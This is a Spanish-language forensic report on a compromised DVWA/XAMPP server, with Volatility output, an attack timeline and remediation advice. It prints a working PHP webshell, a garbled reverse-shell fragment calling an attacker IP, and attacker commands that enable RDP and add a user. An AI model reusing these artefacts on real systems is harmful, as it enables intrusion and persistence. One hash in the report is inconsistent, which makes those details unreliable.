> unzip file.None.0x83f09580.dat -d ./extracted  
  
Archive: file.None.0x83f09580.dat  
file #1: bad zipfile offset (local header sig): 0  
 extracting: ./extracted/webshell.php  
> ls  
extracted file.None.0x83f09580.dat  
> cd extracted  
> ls  
webshell.php  
> cat webshell.php  
<?php  
system($_GET["cmd"]);  
?>
```

El archivo contenía varios scripts en PHP, pero se pudo extraer uno que parecía ser un webshell básico. El script webshell.php tiene el siguiente contenido:

```
<?php  
system($_GET["cmd"]);  
?>
```

#### Descripción del script:

Este script recibe un parámetro cmd desde la URL y lo pasa a la función system(). La función system() en PHP ejecuta comandos del sistema operativo en el servidor. Esto significa que el atacante podría ejecutar comandos arbitrarios en el servidor al pasar el parámetro adecuado en la URL.

#### 3. Fecha de extracción del webshell.php:

El siguiente comando se utilizó para verificar la fecha de creación del archivo webshell.php:

- volatility -f memdump.mem --profile=Win2008SP2x86 mftparser | grep 'webshell.php'

La salida mostró que el archivo webshell.php fue extraído el 2015-09-03 07:14:51 UTC+0000.

```
> volatility -f memdump.mem --profile=Win2008SP2x86 mftparser | grep 'webshell.php'  
Volatility Foundation Volatility Framework 2.6.1  
2014-01-25 07:14:14 UTC+0000 2014-01-25 07:14:14 UTC+0000 2015-09-03 07:14:51 UTC+0000 2014-01-25 07:14:14 UTC+0000 xampp\htdocs\DVWA\webshell.php
```

#### 4. Problema con la extracción de c99.php:

Se intentó extraer un archivo llamado c99.php desde el archivo comprimido webshells.zip, pero este archivo estaba corrupto, por lo que no se pudo descomprimir directamente. En lugar de eso, se utilizó el comando comando de volatility que se muestra a continuación para poder saber la dirección del archivo:

- volatility -f /home/x224/Downloads/forense/memdump.mem  
--profile=Win2008SP2x86 mftparser | grep 'c99.php'

```
> volatility -f /home/x224/Downloads/forense/memdump.mem --profile=Win2008SP2x86 mftparser | grep 'c99.php'  
Volatility Foundation Volatility Framework 2.6.1  
2015-09-03 07:14:51 UTC+0000 2015-09-03 07:14:51 UTC+0000 2015-09-03 07:14:51 UTC+0000 2015-09-03 07:14:51 UTC+0000 xampp\htdocs\DVWA\WEBSHE~1\c99.php  
2015-09-03 07:20:14 UTC+0000 2015-09-03 07:20:14 UTC+0000 2015-09-03 07:20:14 UTC+0000 2015-09-03 07:20:14 UTC+0000 Users\ADMINI~1\AppData\Local\Temp\c99.php
```

Una vez que conocemos la dirección de memoria procedemos a extraerlo con:

- volatility -f memdump.mem --profile=Win2008SP2x86 dumpfiles -Q  
0x000000003ee2e120 --dump-dir=./dumps

Se ha intentado descomprimir con el siguiente comando pero estaba corrupto:

- unzip file.None.0x83f53f80.dat -d ./c99

Con strings para intentar recuperar el contenido del archivo c99.php:

- strings file.None.0x83f53f80.dat > c99.php

## 5. Descripción de c99.php:

c99.php es un conocido webshell malicioso escrito en PHP. Sus principales características incluyen:

- **Acceso remoto al servidor:** El atacante puede navegar por el sistema de archivos del servidor, ver, mover, editar y eliminar archivos.
- **Ejecución de comandos del sistema:** El atacante puede ejecutar comandos arbitrarios en el servidor con los privilegios del proceso del servidor web.
- **Subida de archivos:** Permite al atacante subir archivos al servidor comprometido.
- **Interfaz web:** Ofrece una interfaz para interactuar con el servidor desde un navegador, sin necesidad de acceso físico al sistema.
- **Contraseñas y vulnerabilidades:** Aunque algunas versiones de c99.php están protegidas por contraseña, a menudo presentan vulnerabilidades que permiten eludir la autenticación.

La presencia de c99.php en un servidor indica que el sistema ha sido comprometido. Los atacantes usan este tipo de webshells para mantener el acceso persistente al servidor y llevar a cabo actividades maliciosas, como escalada de privilegios y exfiltración de datos.

## 6. Otros Scripts maliciosos encontrados:

Además de c99.php, se encontraron otros scripts maliciosos de PHP que el atacante podría haber utilizado:

- vim xampp\_2768.txt

Con filtro :/ <?php

**phpshell.php:** Este script contiene el siguiente código:

```
Content-Disposition: form-data; name="uploaded"; filename="phpshell.php"
Content-Type: application/x-php
<?php
system($_GET["cmd"]);
```

que contiene el siguiente script:

```
<?php
system($_GET["cmd"]);
```

Similar al webshell.php, este script también ejecuta comandos del sistema operativo pasados a través de la URL.

**phpshell2.php:** se describe que este script intenta establecer una conexión remota al servidor atacante en la IP 192.168.56.102 mediante una conexión TCP al puerto 4545. El atacante usa esta conexión para ejecutar comandos en el servidor remoto, lo que confirma la intención del atacante de controlar el sistema de manera remota.

```

Content-Disposition: form-data; name="uploaded"; filename="phphshell2.php"
Content-Type: application/x-php
$ip = '127.0.0.1'; $port = '102.168.56.102'; $port = 4545; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f('tcp://('.$ip.').'.$port); } elseif (($f = 'fsockopen') && is_callable($f)) {
$s = f($ip, $port); $s_type = 'stream'; } elseif ($f = 'socket_create' && is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, 0); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else
{ die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket':
NDsh
wpad
V?i=2&Submit=Submit%2527%20RDER%26Y%261%23 HTTP/1.1

```

## 6. LÍNEA DE TIEMPO

### Línea de Tiempo del Ataque

Hora (UTC)	Evento	Fuente	Notas
02/Sep/2015 00:01:12	Acceso inicial al servidor usando Internet Explorer 7 (MSIE 7.0).	access.log	Exploración básica usando <a href="http://localhost/dashboard/">http://localhost/dashboard/</a> .
02/Sep/2015 00:10:41	Exploración de /dashboard/ con Iceweasel (Firefox 38 en Linux).	access.log	Navegación básica en las interfaces del servidor web.
02/Sep/2015 01:35:47	Acceso al dashboard usando un navegador diferente: Internet Explorer 9.	access.log	Prueba de múltiples navegadores durante la exploración.
02/Sep/2015 02:30:17	Inicio de ataque LFI: intentos de inclusión de archivos locales en el parámetro page.	access.log	Endpoint vulnerable: /dvwa/vulnerabilities/fi/.
02/Sep/2015 02:31:16	Inclusión exitosa del archivo hosts.	access.log	Ruta accedida: ../../../../../../windows/system32/drivers/etc/hosts.
02/Sep/2015 02:36:48	Acceso al archivo sensible data.txt del usuario administrator.	access.log	Exfiltración de información confidencial.
02/Sep/2015 04:14:05	Inicio del ataque SQLi utilizando SQLmap.	access.log	SQLi detectado en /dvwa/vulnerabilities/sqli.
02/Sep/2015 04:25:52	Subida del archivo malicioso tmpukudk.php mediante SQLi.	access.log	Archivo cargado en /xampp/htdocs/.

- Memoria volcada: memdump.mem
- Hash MD5: 172f61f1b80cffd09705994f0f9df702
- Hash SHA-256: ce6af78989ff959b0e25fec79f20942b036c82d7ba929aa36d528567e155b8fc

02/Sep/2015 04:25:53	Uso del archivo tmpukudk.php para cargar y ejecutar un webshell (tmpbiwuc.php).	access.log	El atacante confirma el acceso ejecutando comandos como echo y dir.
02/Sep/2015 04:26:23	Eliminación de rastros: se eliminan los archivos tmpukudk.php y tmpbiwuc.php.	access.log	Evidencia de limpieza tras el uso de los webshells.
02/Sep/2015 07:00:00	Creación del usuario "hacker".	SAM registry	Creación realizada a las 07:00:00 UTC.
02/Sep/2015 07:00:19	Creación del usuario "user1".	SAM registry	Creado 19 segundos después de "hacker".
03/Sep/2015 07:14:51	Subida del archivo malicioso c99.php en la ruta xampp\htdocs\DVWA\WEBSH E~1\c99.php.	volatility (mftparser)	Webshell avanzado para ejecución remota de comandos.
03/Sep/2015 07:20:14	Copia del archivo c99.php en Users\ADMINI~1\AppData\Local\Temp\c99.php.	volatility (mftparser)	Múltiples copias del webshell en ubicaciones estratégicas.
02/Sep/2015 23:20:00	Acceso a /dvwa/setup.php, posiblemente para configurar nuevos ataques o pruebas.	access.log	Navegación sospechosa en DVWA.

## 6. ¿Qué tipo de comandos ha ejecutado el cibercriminal? ¿Qué sugiere?

El cibercriminal ejecutó varios comandos a través de webshells y otras herramientas maliciosas en el servidor comprometido. A continuación, se detallan los comandos ejecutados y lo que sugieren:

### 1. Comando utilizado en webshell (tmpbiwuc.php):

#### - Comando echo command execution test:

- **Descripción:** Este comando es una prueba para verificar que el shell web está funcionando correctamente. Se usa para ejecutar un comando simple que devuelve un texto.

- Sugerencia: El atacante estaba probando el acceso y la ejecución de comandos en el servidor, asegurándose de que el webshell estuviera funcionando antes de ejecutar comandos más complejos.
- o **Comando dir:**
  - Descripción: Este comando se usa para listar los directorios y archivos en el sistema.
  - Sugerencia: El atacante estaba recopilando información sobre la estructura de archivos y directorios del servidor comprometido, probablemente para encontrar archivos de interés, como credenciales o archivos sensibles.

## **2. Comandos relacionados con la administración de usuarios y RDP:**

- Comando netsh firewall set service type=remotedesktop mode=enable:
  - Descripción: Este comando habilita el acceso remoto a través de RDP (Remote Desktop Protocol) en el firewall del sistema.
  - Sugerencia: El atacante probablemente habilitó RDP para poder acceder remotamente al sistema de manera persistente y seguir controlando el servidor sin necesidad de estar físicamente presente.
- Comando net user user1 Root@psut /add:
  - Descripción: Crea un nuevo usuario en el sistema llamado "user1" con la contraseña "Root@psut".
  - Sugerencia: El atacante creó una nueva cuenta con privilegios, posiblemente para mantener el acceso al servidor en caso de que se elimine su cuenta anterior o se cambien las credenciales del sistema.

Comando net localgroup "Remote Desktop Users" user1 /add:

- Descripción: Este comando agrega al usuario "user1" al grupo de usuarios con permisos para acceder mediante RDP.
- Sugerencia: El atacante otorgó privilegios de acceso remoto a "user1", asegurando así una vía de acceso persistente al servidor.

## **3. Comandos relacionados con la eliminación de archivos maliciosos:**

- Comando del /F /Q C:\xampp\htdocs\tmpukudk.php:
  - Descripción: Este comando elimina el archivo malicioso tmpukudk.php de la ubicación C:\xampp\htdocs.
  - Sugerencia: El atacante limpió los rastros de su actividad eliminando los archivos maliciosos tras usarlos. Esto sugiere un intento de ocultar sus huellas y evitar la detección por parte de administradores o herramientas de seguridad.

## **4. Comandos para ejecutar archivos maliciosos:**

- Comando en el webshell system(\$\_GET["cmd"]):
  - Descripción: Este comando ejecuta cualquier comando proporcionado en el parámetro "cmd" de la URL.
  - Sugerencia: El atacante configuró el webshell para permitir la ejecución arbitraria de comandos en el servidor comprometido, facilitando así la escalada de privilegios, la manipulación de archivos y la ejecución de scripts maliciosos en el sistema.

## 7. ¿Qué pasaría si se hubiera apagado este servidor?

Si el servidor se hubiera apagado durante el ataque, varios de los efectos más inmediatos serían:

1. **Interrupción del acceso remoto:** El atacante habría perdido el acceso remoto al servidor a través de RDP y webshells. Esto habría detenido la ejecución de comandos y el control del sistema de forma remota.
2. **Pérdida de persistencia:** Los usuarios y configuraciones creados por el atacante, como el usuario "user1", habrían sido eliminados si no se mantuvieron en el arranque. Esto podría haber desactivado el acceso persistente del atacante.
3. **Archivos temporales:** Los archivos maliciosos como **tmpukudk.php** y **tmpbiwuc.php** podrían haber sido eliminados si no se hubieran copiado a ubicaciones más permanentes.
4. **Riesgo de pérdida de evidencia:** Dependiendo de la configuración del servidor, algunos registros o evidencia de las actividades del atacante podrían haberse perdido si no se habían guardado de forma persistente.

## 8. ¿Cómo se han ejecutado los comandos?

Los comandos se han ejecutado principalmente a través de webshells que el atacante subió al servidor mediante vulnerabilidades como SQL Injection y Local File Inclusion (LFI). A continuación, los detalles:

1. **SQL Injection (SQLi):** A través de un ataque SQLi en el endpoint `/dvwa/vulnerabilities/sqlil/`, el atacante usó la función INTO OUTFILE para escribir el archivo malicioso `tmpukudk.php` en el servidor, el cual probablemente contiene código PHP diseñado para ejecutar comandos en el sistema.
2. **Inyección de Comandos:** El atacante aprovechó una vulnerabilidad en el endpoint `/dvwa/vulnerabilities/exec/`, que permitía la ejecución de comandos del sistema sin validación adecuada. Este tipo de vulnerabilidad es común en aplicaciones web mal aseguradas.
3. **Comando utilizado:** El atacante injectó comandos como ping, seguido de `&&`, para encadenar múltiples comandos. El `&&` (codificado como `%26%26` en las solicitudes) se utiliza para ejecutar comandos adicionales después de que el comando ping se completara.
4. **Webshell (`tmpukudk.php` y `tmpbiwuc.php`):** El archivo `tmpukudk.php` se utilizó para cargar y ejecutar otro webshell, `tmpbiwuc.php`, que permitió al atacante ejecutar comandos en el servidor de forma remota.
  - Ejemplos de comandos ejecutados:
    - echo: Para verificar la ejecución de comandos remotos.
    - dir: Para listar los directorios y archivos del servidor comprometido.

5. **C99.php:** Otro webshell llamado c99.php fue subido y utilizado para ejecutar comandos. Este script ofrece funciones avanzadas, incluyendo la navegación por el sistema de archivos y la ejecución de comandos remotos en el servidor.

## 9. ¿Qué actividad maliciosa se ha visto?

La actividad maliciosa observada en este caso incluye:

**Inyección SQL (SQLi):** El atacante utilizó SQLmap para realizar un ataque de inyección SQL a la aplicación web DVWA. A través de este ataque, logró ejecutar una consulta que permitió la escritura de un archivo malicioso en el servidor. Este tipo de ataque permitió al atacante ejecutar comandos arbitrarios en el servidor, aprovechando vulnerabilidades en la entrada de la aplicación web.

**Subida y ejecución de webshells:** El atacante subió archivos maliciosos como tmpukudk.php y tmpbiwuc.php, que funcionaron como webshells, proporcionando al atacante acceso remoto al sistema. Estos archivos permitieron al atacante ejecutar comandos en el servidor y realizar otras actividades maliciosas, como acceder y manipular archivos sensibles.

**Inyección de comandos:** Se explotó una vulnerabilidad en el servidor para ejecutar comandos del sistema utilizando la vulnerabilidad en el endpoint /dvwa/vulnerabilities/exec/. A través de esta inyección de comandos, el atacante habilitó el protocolo RDP (Remote Desktop Protocol), creó un nuevo usuario llamado "hacker" y le otorgó privilegios para acceder al sistema de manera remota.

**File Inclusion (LFI):** El atacante utilizó una vulnerabilidad LFI (Local File Inclusion) en la misma aplicación web para acceder a archivos sensibles del sistema, como hosts, data.txt, y configuraciones de phpMyAdmin. Este tipo de ataque le permitió acceder a información confidencial almacenada en el servidor y posiblemente preparar el terreno para un ataque aún mayor.

**Destrucción de evidencias:** Tras ejecutar los comandos maliciosos y acceder al sistema, el atacante eliminó los archivos maliciosos (tmpukudk.php y tmpbiwuc.php) para borrar cualquier rastro de su actividad, lo que indica una tentativa de ocultar su presencia.

## 10. ¿Se puede identificar desde qué IP vino el ataque?

El ataque provino de la IP 192.168.56.102. Esto es evidente en los logs de acceso extraídos, donde se puede observar que todas las solicitudes relacionadas con los ataques (SQLi, creación de webshells, inyecciones de comandos, etc.) provienen de esta dirección IP. La IP es constante a lo largo de toda la actividad maliciosa observada en los logs, lo que permite rastrear la fuente del ataque.

La dirección IP 192.168.56.102 está presente en todas las solicitudes y es responsable de llevar a cabo los ataques mediante los métodos mencionados anteriormente.

## 11. ¿Qué tipo de ataque pudo ser?

El ataque identificado en el informe es un ataque multivectorial, que involucra múltiples técnicas y herramientas. Estos son los tipos de ataque observados:

**Inyección SQL (SQLi):** El atacante utilizó un ataque de inyección SQL para explotar vulnerabilidades en la aplicación web DVWA. Este tipo de ataque permite que el atacante inyecte código SQL malicioso en una consulta, lo que puede resultar en la ejecución de comandos arbitrarios en la base de datos y la manipulación de archivos en el servidor.

**Inyección de Comandos:** Se explotó una vulnerabilidad en el endpoint /dvwa/vulnerabilities/exec/ para ejecutar comandos arbitrarios en el sistema. Esto permitió al atacante ejecutar comandos del sistema operativo, como habilitar el protocolo RDP y crear cuentas de usuario con privilegios elevados.

**File Inclusion (LFI):** Mediante un ataque de Local File Inclusion (LFI), el atacante fue capaz de acceder a archivos locales del servidor, como archivos sensibles de configuración y archivos de usuario, lo que permitió la exfiltración de datos importantes.

**Web Shell y Backdoor:** El atacante subió webshells (archivos maliciosos como tmpukudk.php, tmpbiwuc.php, c99.php y otros scripts PHP) que le proporcionaron acceso remoto al sistema. Este tipo de archivo permite al atacante ejecutar comandos en el servidor a través de una interfaz web.

**Ataque de Escalada de Privilegios:** Tras obtener acceso al sistema, el atacante creó un nuevo usuario llamado "user1" y le dio acceso remoto a través de RDP (Remote Desktop Protocol). Esto sugiere un intento de escalar privilegios y mantener acceso persistente al sistema.

## 12. ¿Qué tipo de malware se ha encontrado?

Durante la investigación se identificaron varios indicios de malware, que incluyen:

### 1. Webshells:

- El principal malware encontrado en el servidor fueron los webshells. Estos son scripts maliciosos subidos al servidor por el atacante, como tmpukudk.php, tmpbiwuc.php, c99.php, y otros.
- Estos archivos permiten al atacante ejecutar comandos en el servidor comprometido, manipular archivos y realizar otras acciones maliciosas.
- c99.php es un conocido webshell utilizado para obtener acceso remoto y control total sobre un servidor comprometido. Ofrece funcionalidades como la navegación por el sistema de archivos del servidor, ejecución de comandos, subida de archivos, entre otras.

### 2. Scripts PHP maliciosos:

- Se encontraron varios archivos PHP maliciosos, como phpshell.php y phpshell2.php, que también sirven para ejecutar comandos de forma remota en el servidor.
- Estos scripts permiten a los atacantes interactuar con el sistema comprometido sin la necesidad de acceso físico al servidor, lo que aumenta el control del atacante.

### **3. Archivos comprimidos con malware:**

- Un archivo comprimido denominado webshells.zip fue identificado en el servidor. Este archivo contenía scripts PHP maliciosos, y uno de ellos (webshell.php) se utilizó para obtener acceso no autorizado al servidor.

## **13. Contaminación Potencial del Volcado**

Es importante tener en cuenta que el proceso de volcado podría haber introducido contaminación en el contenido extraído, lo cual debe ser considerado al interpretar los resultados del análisis.

```
> cat lista_procesos.txt | grep "FTK"
2120      816      FTK Imager.exe  0x83f68300      13      382      1      False  2015-09-03 10:03:37.000000 UTC  N/A      Disabled
```

## **14. Identificación y Custodia de la Evidencia**

- Memoria volcada: memdump.mem
- Hash MD5: 172f61f1b80cffd09705994f0f9df702
- Hash SHA-256:  
ce6af78989ff959b0e25fec79f20942b036c82d7ba929aa36d528567e155b8fc

# 15. Conclusiones

## Vulnerabilidades Explotadas:

- El atacante aprovechó múltiples vulnerabilidades en el sistema, como inyección SQL (SQLi), inyección de comandos y Local File Inclusion (LFI), para comprometer el servidor.
- Estas vulnerabilidades permitieron al atacante ejecutar comandos arbitrarios, obtener acceso a archivos sensibles y cargar archivos maliciosos.

## Uso de Herramientas de Explotación:

- SQLmap se utilizó como herramienta principal para llevar a cabo el ataque de inyección SQL, facilitando la inyección de código malicioso que permitió la ejecución de comandos y la carga de archivos maliciosos (webshells).
- Webshells como c99.php y otros scripts PHP fueron utilizados por el atacante para obtener acceso remoto al servidor y ejecutar comandos de forma interactiva. Estos archivos proporcionaron una puerta trasera al servidor.

## Acceso Remoto y Escalamiento de Privilegios:

- Tras obtener acceso al servidor, el atacante configuró **RDP (Remote Desktop Protocol)** para obtener acceso remoto al sistema y creó un nuevo usuario con privilegios elevados (user1), lo que sugiere un **escalamiento de privilegios** y una posible persistencia en el acceso al sistema.

## Impacto en la Seguridad:

- El ataque comprometió **información sensible** del sistema, incluidos archivos de configuración de phpMyAdmin y el archivo de hosts de Windows, lo que podría haber dado al atacante acceso adicional a bases de datos o permitir la manipulación de configuraciones críticas.
- El uso de **webshells** y otros scripts PHP maliciosos demuestra un **control total** sobre el servidor, permitiendo al atacante realizar una variedad de acciones, como la manipulación de archivos, ejecución de comandos y otras actividades maliciosas.

## Limpieza de Rastros:

- El atacante intentó eliminar los archivos maliciosos (como tmpukudk.php y tmpbiwuc.php) tras utilizarlos, lo que sugiere que el atacante intentó cubrir sus huellas y evitar la detección.

## Cronología del Ataque:

- El ataque se llevó a cabo en un período de tiempo relativamente corto (del 02/Sep/2015 a 03/Sep/2015), con varias etapas del ataque bien definidas: explotación de vulnerabilidades, ejecución de comandos maliciosos, exfiltración de datos, creación de usuarios y limpieza de rastros.
- Los registros indican que el atacante **probó varios navegadores**, lo que sugiere que estaba probando diferentes métodos de explotación o tratando de eludir las medidas de seguridad.

### **Posibles Consecuencias del Ataque:**

- Si el atacante hubiera tenido tiempo y más acceso, podría haber escalado privilegios aún más, movido lateralmente por la red y comprometido más sistemas.
- La compromisión de los archivos web (como c99.php) permite una persistencia en el sistema comprometido, lo que podría haber sido utilizado para obtener acceso prolongado a la infraestructura.

### **Recomendaciones:**

- Parchear y mitigar las vulnerabilidades de inyección SQL (SQLi) y inyección de comandos, que fueron las principales vectores de ataque.
- Implementar una validación de entradas más estricta en las aplicaciones web, especialmente en el uso de parámetros como page en la vulnerabilidad LFI.
- Monitorear y auditar los registros de acceso y uso de herramientas de penetración en tiempo real para detectar posibles intrusiones rápidamente.
- Reforzar la seguridad del servidor, asegurando que los archivos sensibles y las configuraciones no sean accesibles sin autenticación adecuada.

## **16. Firmas y Certificación**

### Certificación del Análisis

Este informe certifica que el análisis forense digital aquí descrito fue realizado siguiendo las mejores prácticas de la disciplina, utilizando herramientas reconocidas en el ámbito forense y bajo un entorno controlado.

Las evidencias fueron manejadas conforme a los estándares legales y técnicos, asegurando la cadena de custodia y la integridad de los datos obtenidos.

#### **Investigador:**

- **Nombre:** Xinwei
- **Apellidos:** Wu
- **DNI/NIE:** U8766008F
- **Teléfono:** 600 000 000
- **Correo electrónico:** xinwei.wu@forense.digital.es
- **Fecha de elaboración del informe:** 22 de noviembre de 2024

**Firma:** Xinwei Wu

---

**(Firma del investigador o equipo forense)**

Xinwei Wu

## 17 ANEXOS

Las imágenes adjuntadas en el informe se encuentran en el archivo comprimido ANEXOS.ZIP. Este archivo contiene una serie de capturas de pantalla y evidencias visuales que respaldan los hallazgos descritos en el informe.

- Memoria volcada: memdump.mem
- Hash MD5: 172f61fb80cffd09705994f0f9df702
- Hash SHA-256: ce6af78989ff959b0e25fec79f20942b036c82d7ba929aa36d528567e155b8fc

# 18. BIBLIOGRAFÍA

XAMPP:

<https://serverfault.com/questions/994369/monitor-all-requests-and-responses-originating-from-xampps-apache-server#:~:text=You%20can%20check%20the%20log,you%20see%20the%20realtime%20log.>

<https://es.wikipedia.org/wiki/XAMPP>

<https://norvicsoftware.com/que-es-xampp/>

DVWA:

<https://www.stationx.net/dvwa-damn-vulnerable-web-application/>

<https://github.com/digininja/DVWA>

Script php C99:

<https://www.madirish.net/241>